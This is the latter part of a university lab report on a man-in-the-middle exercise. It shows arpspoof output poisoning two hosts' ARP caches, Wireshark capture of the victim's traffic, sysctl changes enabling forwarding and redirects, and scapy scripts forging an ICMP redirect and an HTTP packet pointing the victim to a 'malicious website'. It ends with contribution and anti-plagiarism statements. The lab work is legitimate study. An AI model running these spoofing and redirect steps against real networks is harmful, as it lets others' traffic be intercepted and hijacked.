9c:2f:9d:5e:6f:5f e:c4:85:24:a8:91 0806 42: arp reply 192.168.37.243 is-at 9c:2f:9d:5e:6f:5f
9c:2f:9d:5e:6f:5f e:c4:85:24:a8:91 0806 42: arp reply 192.168.37.243 is-at 9c:2f:9d:5e:6f:5f
9c:2f:9d:5e:6f:5f e:c4:85:24:a8:91 0806 42: arp reply 192.168.37.243 is-at 9c:2f:9d:5e:6f:5f
9c:2f:9d:5e:6f:5f e:c4:85:24:a8:91 0806 42: arp reply 192.168.37.243 is-at 9c:2f:9d:5e:6f:5f
9c:2f:9d:5e:6f:5f e:c4:85:24:a8:91 0806 42: arp reply 192.168.37.243 is-at 9c:2f:9d:5e:6f:5f
9c:2f:9d:5e:6f:5f e:c4:85:24:a8:91 0806 42: arp reply 192.168.37.243 is-at 9c:2f:9d:5e:6f:5f
9c:2f:9d:5e:6f:5f e:c4:85:24:a8:91 0806 42: arp reply 192.168.37.243 is-at 9c:2f:9d:5e:6f:5f
9c:2f:9d:5e:6f:5f e:c4:85:24:a8:91 0806 42: arp reply 192.168.37.243 is-at 9c:2f:9d:5e:6f:5f
9c:2f:9d:5e:6f:5f e:c4:85:24:a8:91 0806 42: arp reply 192.168.37.243 is-at 9c:2f:9d:5e:6f:5f
9c:2f:9d:5e:6f:5f e:c4:85:24:a8:91 0806 42: arp reply 192.168.37.243 is-at 9c:2f:9d:5e:6f:5f
9c:2f:9d:5e:6f:5f e:c4:85:24:a8:91 0806 42: arp reply 192.168.37.243 is-at 9c:2f:9d:5e:6f:5f
9c:2f:9d:5e:6f:5f e:c4:85:24:a8:91 0806 42: arp reply 192.168.37.243 is-at 9c:2f:9d:5e:6f:5f
9c:2f:9d:5e:6f:5f e:c4:85:24:a8:91 0806 42: arp reply 192.168.37.243 is-at 9c:2f:9d:5e:6f:5f
9c:2f:9d:5e:6f:5f e:c4:85:24:a8:91 0806 42: arp reply 192.168.37.243 is-at 9c:2f:9d:5e:6f:5f
9c:2f:9d:5e:6f:5f e:c4:85:24:a8:91 0806 42: arp reply 192.168.37.243 is-at 9c:2f:9d:5e:6f:5f
9c:2f:9d:5e:6f:5f e:c4:85:24:a8:91 0806 42: arp reply 192.168.37.243 is-at 9c:2f:9d:5e:6f:5f
9c:2f:9d:5e:6f:5f e:c4:85:24:a8:91 0806 42: arp reply 192.168.37.243 is-at 9c:2f:9d:5e:6f:5f
```

```
root@debika-Aspire-A514-54:/home/debika# arpspoof -i wlp2s0 -t 192.168.37.243 192.168.37.180
9c:2f:9d:5e:6f:5f fa:18:e0:e7:e7:7a 0806 42: arp reply 192.168.37.180 is-at 9c:2f:9d:5e:6f:5f
9c:2f:9d:5e:6f:5f fa:18:e0:e7:e7:7a 0806 42: arp reply 192.168.37.180 is-at 9c:2f:9d:5e:6f:5f
9c:2f:9d:5e:6f:5f fa:18:e0:e7:e7:7a 0806 42: arp reply 192.168.37.180 is-at 9c:2f:9d:5e:6f:5f
9c:2f:9d:5e:6f:5f fa:18:e0:e7:e7:7a 0806 42: arp reply 192.168.37.180 is-at 9c:2f:9d:5e:6f:5f
9c:2f:9d:5e:6f:5f fa:18:e0:e7:e7:7a 0806 42: arp reply 192.168.37.180 is-at 9c:2f:9d:5e:6f:5f
9c:2f:9d:5e:6f:5f fa:18:e0:e7:e7:7a 0806 42: arp reply 192.168.37.180 is-at 9c:2f:9d:5e:6f:5f
9c:2f:9d:5e:6f:5f fa:18:e0:e7:e7:7a 0806 42: arp reply 192.168.37.180 is-at 9c:2f:9d:5e:6f:5f
9c:2f:9d:5e:6f:5f fa:18:e0:e7:e7:7a 0806 42: arp reply 192.168.37.180 is-at 9c:2f:9d:5e:6f:5f
9c:2f:9d:5e:6f:5f fa:18:e0:e7:e7:7a 0806 42: arp reply 192.168.37.180 is-at 9c:2f:9d:5e:6f:5f
9c:2f:9d:5e:6f:5f fa:18:e0:e7:e7:7a 0806 42: arp reply 192.168.37.180 is-at 9c:2f:9d:5e:6f:5f
9c:2f:9d:5e:6f:5f fa:18:e0:e7:e7:7a 0806 42: arp reply 192.168.37.180 is-at 9c:2f:9d:5e:6f:5f
9c:2f:9d:5e:6f:5f fa:18:e0:e7:e7:7a 0806 42: arp reply 192.168.37.180 is-at 9c:2f:9d:5e:6f:5f
9c:2f:9d:5e:6f:5f fa:18:e0:e7:e7:7a 0806 42: arp reply 192.168.37.180 is-at 9c:2f:9d:5e:6f:5f
9c:2f:9d:5e:6f:5f fa:18:e0:e7:e7:7a 0806 42: arp reply 192.168.37.180 is-at 9c:2f:9d:5e:6f:5f
9c:2f:9d:5e:6f:5f fa:18:e0:e7:e7:7a 0806 42: arp reply 192.168.37.180 is-at 9c:2f:9d:5e:6f:5f
9c:2f:9d:5e:6f:5f fa:18:e0:e7:e7:7a 0806 42: arp reply 192.168.37.180 is-at 9c:2f:9d:5e:6f:5f
9c:2f:9d:5e:6f:5f fa:18:e0:e7:e7:7a 0806 42: arp reply 192.168.37.180 is-at 9c:2f:9d:5e:6f:5f
9c:2f:9d:5e:6f:5f fa:18:e0:e7:e7:7a 0806 42: arp reply 192.168.37.180 is-at 9c:2f:9d:5e:6f:5f
9c:2f:9d:5e:6f:5f fa:18:e0:e7:e7:7a 0806 42: arp reply 192.168.37.180 is-at 9c:2f:9d:5e:6f:5f
9c:2f:9d:5e:6f:5f fa:18:e0:e7:e7:7a 0806 42: arp reply 192.168.37.180 is-at 9c:2f:9d:5e:6f:5f
9c:2f:9d:5e:6f:5f fa:18:e0:e7:e7:7a 0806 42: arp reply 192.168.37.180 is-at 9c:2f:9d:5e:6f:5f
9c:2f:9d:5e:6f:5f fa:18:e0:e7:e7:7a 0806 42: arp reply 192.168.37.180 is-at 9c:2f:9d:5e:6f:5f
9c:2f:9d:5e:6f:5f fa:18:e0:e7:e7:7a 0806 42: arp reply 192.168.37.180 is-at 9c:2f:9d:5e:6f:5f
9c:2f:9d:5e:6f:5f fa:18:e0:e7:e7:7a 0806 42: arp reply 192.168.37.180 is-at 9c:2f:9d:5e:6f:5f
```

Passive attack :

```
debika@debika-Aspire-A514-54:~$ sudo wireshark
[sudo] password for debika:
 ** (wireshark:50718) 01:33:36.771328 [GUI WARNING] -- QStandardPaths: XDG_RUNTI
ME_DIR not set, defaulting to '/tmp/runtime-root'
 ** (wireshark:50718) 01:33:44.320063 [Capture MESSAGE] -- Capture Start ...
 ** (wireshark:50718) 01:33:44.407209 [Capture MESSAGE] -- Capture started
 ** (wireshark:50718) 01:33:44.407283 [Capture MESSAGE] -- File: "/tmp/wireshark
_wlp2s0Y59DL2.pcapng"
 ** (wireshark:50718) 01:41:52.241356 [Capture MESSAGE] -- Capture Stop ...
 ** (wireshark:50718) 01:41:52.298290 [Capture MESSAGE] -- Capture stopped.
 ** (wireshark:50718) 01:41:52.298343 [Capture WARNING] ui/capture.c:722 -- capt
ure_input_closed():
 ** (wireshark:50718) 01:41:55.793489 [Capture MESSAGE] -- Capture Start ...
```

Thus we could see the traffic of the victime on our wireshark trace.



Active Attack :


```
debika@debika-Aspire-A514-54:~$ sudo sysctl -w net.ipv4.ip_forward=1
net.ipv4.ip_forward = 1
```

```
root@debika-Aspire-A514-54:/home/debika# sudo sysctl -w net.ipv4.conf.all.accept
_redirects=1
net.ipv4.conf.all.accept_redirects = 1
root@debika-Aspire-A514-54:/home/debika# sudo sysctl -w net.ipv4.conf.all.send_r
edirects=1
net.ipv4.conf.all.send_redirects = 1
```

```
root@debika-Aspire-A514-54:/home/debika/Documents/server# python3 inject.py
.
Sent 1 packets.
root@debika-Aspire-A514-54:/home/debika/Documents/server# python3 http.py
.
Sent 1 packets.
```


Sending a ICMP packet using scapy:

```
inject.py > ...
1  from scapy.all import *
2
3  # Craft ICMP redirect message
4  icmp_redirect = Ether()/IP(src="192.168.37.148", dst="192.168.37.180")/ICMP(type=5, code=1, gw="192.168.37.243")
5
6  # Send ICMP redirect message
7  sendp(icmp_redirect, iface="wlp2s0")
8
```




Sending HTTP packet using scapy:

```python
from scapy.all import *

# Replace <Windows IP> with the IP address of the Windows machine
windows_ip = "192.168.37.148" #IP of my ubuntu machine.

# Craft HTTP GET request with redirect link
http_request = Ether()/IP(dst=windows_ip)/TCP(dport=80)/("GET / HTTP/1.1\r\n"
"Host: " + windows_ip + "\r\n"
"Connection: keep-alive\r\n"
"Upgrade-Insecure-Requests: 1\r\n"
"Cache-Control: max-age=0\r\n"
"User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/58.0.3029.110 Safari/537.36\r\n"
"Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3\r\n"
"Accept-Encoding: gzip, deflate\r\n"
"Accept-Language: en-US,en;q=0.9\r\n"
"Referer: http://" + windows_ip + "/\r\n"
"Location: http://debika's_melicious_website.com\r\n\r\n")

# Send HTTP request
sendp(http_request, iface="wlp2s0")
```



Using the link in the packet sent the client redirecte to server running in on our machine or any malicious website.


Victim machine SS:



Locally run server using python

```
root@debika-Aspire-A514-54:/home/debika# python3 -m http.server 8080
Serving HTTP on 0.0.0.0 port 8080 (http://0.0.0.0:8080/) ...
192.168.37.180 - - [25/Mar/2024 03:20:44] code 501, message Unsupported method (
'POST')
192.168.37.180 - - [25/Mar/2024 03:20:44] "POST /chat HTTP/1.1" 501 -
192.168.37.180 - - [25/Mar/2024 03:30:31] "GET / HTTP/1.1" 200 -
192.168.37.180 - - [25/Mar/2024 03:30:32] code 404, message File not found
192.168.37.180 - - [25/Mar/2024 03:30:32] "GET /favicon.ico HTTP/1.1" 404 -
127.0.0.1 - - [25/Mar/2024 03:42:05] "GET / HTTP/1.1" 200 -
127.0.0.1 - - [25/Mar/2024 03:42:06] code 404, message File not found
127.0.0.1 - - [25/Mar/2024 03:42:06] "GET /favicon.ico HTTP/1.1" 404 -
192.168.37.180 - - [25/Mar/2024 03:47:56] code 404, message File not found
192.168.37.180 - - [25/Mar/2024 03:47:56] "GET /connecttest.txt HTTP/1.1" 404 -
192.168.37.180 - - [25/Mar/2024 03:47:56] code 404, message File not found
192.168.37.180 - - [25/Mar/2024 03:47:56] "GET /connecttest.txt HTTP/1.1" 404 -
```

SS of locally running server :



Credit Statement-

More or less we did all the tasks together and their is equal contribution of every member

Debika Dipak Samanta(cs22mtech12001)

-Debika majorly worked on the DTLS part and handled the secure exchange of messages over udp.
-She along with Rohit made the udp socket part and then applied dtls which takes care of client hello, cookie, server hello, certificate exchange, certificate verify, close_chat.
Helped Rohit and Arjit in fixing issues and bugs in part 3 and 4.

Rohit Sutrave(cs23mtech14010)

-PCAP trace collection.
-Read dtls rfc document and helped in proper implementation
-Helped Debika and Arjit in fixing the bugs.
-Coding of part 4

Arjit Gupta(cs23mtech12001)

-Created the certificates in Task 1
-Helped in fixing the DTLS bugs.
-Documentation.
-Coding of part 3

ANTI-PLAGIARISM STATEMENT <Include it in your report>

We certify that this assignment/report is our own work, based on our personal study and/or research and that we have acknowledged all material and sources used in its preparation, whether they be books, articles, packages, datasets, reports, lecture notes, and any other kind of document, electronic or personal communication. We also certify that this assignment/report has not previously been submitted for assessment/project in any other course lab, except where specific permission has been granted from all course instructors involved, or at any other time in this course, and that we have not copied in part or whole or otherwise plagiarized the work of other students and/or persons. We pledge to uphold the principles of honesty and responsibility at

CSE@IITH. In addition, We understand my responsibility to report honor violations by other
students if we become aware of it.
Names: Debika Dipak Samanta, Rohit Sutrave, Arjit Gupta
Date:10/4/2024
Signature: DDS, RS, AG

References:

1. OpenSSL Cookbook: Chapter 1. OpenSSL Command Line (feistyduck.com)
2. /docs/man1.1.1/man3/index.html (openssl.org)
3. OpenSSL client and server from scratch, part 1 – Arthur O'Dwyer – Stuff mostly about C++ (quuxplusone.github.io)
4. ssl — TLS/SSL wrapper for socket objects — Python 3.9.2 documentation
5. Secure programming with the OpenSSL API – IBM Developer
6. Simple TLS Server - OpenSSLWiki
7. The /etc/hosts file (tldp.org)
8. PowerPoint Presentation (owasp.org)
9. SEED Project (seedsecuritylabs.org)